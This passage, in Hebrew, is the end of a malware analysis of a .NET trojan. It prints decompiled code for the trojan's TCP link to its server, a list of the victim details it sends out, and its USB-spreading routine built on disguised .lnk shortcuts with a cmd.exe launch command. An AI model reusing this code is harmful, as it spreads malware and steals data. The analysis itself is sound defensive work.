method_11 הינה המתודה המטפלת בתהליך יצירת התקשורת של הטרויאני אל השרת. התקשורת מתבצעת באמצעות פרוטוקול ה-TCP ועל ידי שימוש במחלקה TcpClient.

```
this.object_16 = new TcpClient();
NewLateBinding.LateSet(this.object_16, null,
                       "ReceiveTimeout",
                       new object[] { -1 },
                       null, null);
NewLateBinding.LateSet(this.object_16, null,
                       "SendTimeout", new object[] { -1 },
                       null, null);
NewLateBinding.LateSet(this.object_16, null,
                       "SendBufferSize", new object[] { 0xf423f },
                       null, null);
NewLateBinding.LateSet(this.object_16, null, "ReceiveBufferSize",
                       new object[] { 0xf423f }, null, null);
NewLateBinding.LateSetComplex(NewLateBinding.LateGet(
                              this.object_16,
                              null, "Client", new object[0],
                              null, null, null),
                              null, "SendBufferSize",
                              new object[] { 0xf423f },
                              null, null, false, true);
NewLateBinding.LateSetComplex(NewLateBinding.LateGet(
                              this.object_16, null, "Client",
                              new object[0], null, null, null),
                              null, "ReceiveBufferSize",
                              new object[] { 0xf423f },
                              null, null, false, true);
num = 0;
object[] objArray7 = new object[] { this.object_4, this.object_2 };
flagArray = new bool[] { true, true };
NewLateBinding.LateCall(NewLateBinding.LateGet(this.object_16, null,
                                               "Client", new object[0],
                                               null, null, null), null,
                                               "Connect", objArray7,
                                               null, null, flagArray, true);
```

ישנם הגדרות למספר פרמטרים לצורך הקישוריות ולאחר מכן כפי שניתן לראות שנוצר הקשר לשרת באמצעות ערכי המערך objArray7, המכיל את הערכים: this.object_4 ו-this.object_2 המכילים את כתובת השרת והפורט לתקשורת.

לאחר יצירת התקשורת, הטרויאני שולח את פלט המתודה method_27 ל-method_8.

ראשית נבחן את method_8.

```
public byte[] method_20(ref string string_0)
{
    return Encoding.Default.GetBytes(string_0);
}

public void method_8(string string_0)
{
    this.method_3(this.method_20(ref string_0));
}
```

method_20 מקבלת הפנייה למחרוזת מסוג String ומחזירה כפלט מערך של Byte.
המערך נשלח ל-method_3.

כאשר בוחנים את הקוד של method_3, ניתן לראות כי היא שולחת את המערך שהתקבל לשרת.

בכדי להבין מה בדיוק נשלח לשרת בחנתי את method_27 האחראית לבניית המחרוזת string_0. לאחר ניתוח פנימי לקוד גיליתי כי המידע הבא נשלח לתוקף:

- המספר הסידורי של כונן מערכת ההפעלה.
- שם המחשב.
- שם המשתמש.
- תאריך שינוי האחרון של קובץ הטרויאני בפורמט YYYY-MM-DD.
- קוד המדינה המתקבל על ידי שימוש ב-GetLocaleInfo.
- מערכת ההפעלה.
- ארכיטקטורה מערכת ההפעלה (32 או 64 ביט).
- חבילת תיקונים מותקנת (Service Pack).
- האם מותקן/לא מותקן התקן (Driver) לכידה במערכת ההפעלה – כנראה לצורכי זיהוי מצלמת מותקנת.
- מחרוזת הכותרת ותוכן הטקסט בחלון האקטיבי במסך – כנראה לצורך זיהוי האפליקציה הפתוחה בזמן שהטרויאני רץ.
- רשימת ערכים ב-Registry תחת:
HKCU\Software\23556fb1360f366337f97c924e76ead3

ניתוח מודל ההדבקה

המתודה method_2 תחת GClass2 מטפלת בתהליך הדבקה של כוננים נתיקים, וזאת באופן הבא:

תחילה מתבצעת סריקה לכוננים מסוג CDROM או Removable. במידה ונמצאו, מועתק עותק ההפעלה של הטרויאני לתיקיית השורש של הכונן והוא "מוסתר" (באמצעות מאפיין הקובץ Hidden). לאחר מכן יבנו קיצורי דרך נגועים (באמצעות method_1) לקבצים המקוריים הקיימים בכונן והמקוריים יוסתרו.

למעשה יופיעו ב-Explorer קיצורי דרך בשמות של קבצים מקוריים (יעד עם הצלמית של הקובץ המקורי). משתמש בעין לא מזויינת יחשוב שמדובר בקובץ מקורי ולא בקיצור דרך, יפעיל את קיצור הדרך ולמעשה קוד הטרויאני יופעל.

```
public object method_1(DriveInfo driveInfo_0, string string_0, string string_1)
{
    object obj2;
    try
    {
        File.Delete(driveInfo_0.Name + new FileInfo(string_0).Name + ".lnk");
    }
    catch (Exception exception1)
    {
        ProjectData.SetProjectError(exception1);
        ProjectData.ClearProjectError();
    }
    object instance =
    NewLateBinding.LateGet(Interaction.CreateObject("WScript.Shell", ""),
                                                null, "CreateShortcut",
                                                new object[] {
    driveInfo_0.Name + new FileInfo(string_0).Name + ".lnk" }, null, null, null);

    NewLateBinding.LateSetComplex(instance, null, "TargetPath",
                                  new object[] { "cmd.exe" },
                                  null, null, false, true);
    NewLateBinding.LateSetComplex(instance, null, "WorkingDirectory",
                                  new object[] { "" }, null, null, false, true);
    NewLateBinding.LateSetComplex(instance, null, "Arguments",
                                  new object[] { "/c start " +
                                  this.object_1.Replace(" ", "\" \"") +
                                  "&explorer /root,\"%CD%" +
                                  new DirectoryInfo(string_0).Name + "\" & exit" },
                                  null, null, false, true);
    NewLateBinding.LateSetComplex(instance, null, "IconLocation",
                                  new object[] { string_1 },
                                  null, null, false, true);
    NewLateBinding.LateCall(instance, null, "Save", new object[0],
                            null, null, null, true);
    instance = null;
    return obj2;
}
```

המתודה method_1 יוצרת קיצור דרך חדש באמצעות הפקודה:

```
cmd.exe /c start %trojan_exe%&explorer /root,"%CD%"\%directory_info%\ & exit
```

כאשר:
trojan_exe – מפנה לשם קובץ ההפעלה של הטרויאני.
directory_info – מפנה לתיקיית הקובץ.

סגירת הפעילות

יצרתי קשר עם מחלקת ה-Abuse של אתר no-ip.net והודעתי להם לגבי הממצאים וכיצד השירות שלהם תורם לנדון. אומנם לא קיבלתי תגובה רשמית בדוא"ל נכון ליום כתיבת המאמר, אך נראה כי יום לאחר הדיווח, התרגום שונה וכעת הוא מפנה לכתובת: 0.0.0.0.

אודות המחבר

מור כלפון הינו מהנדס מערכות מידע בכיר עם ניסיון רב שנים. בעל רקע אקדמי בתחום מערכות המידע. עוסק בזמנו החופשי ב-Reverse Engineering ומתעניין רבות בניתוח נוזקות והתקפות.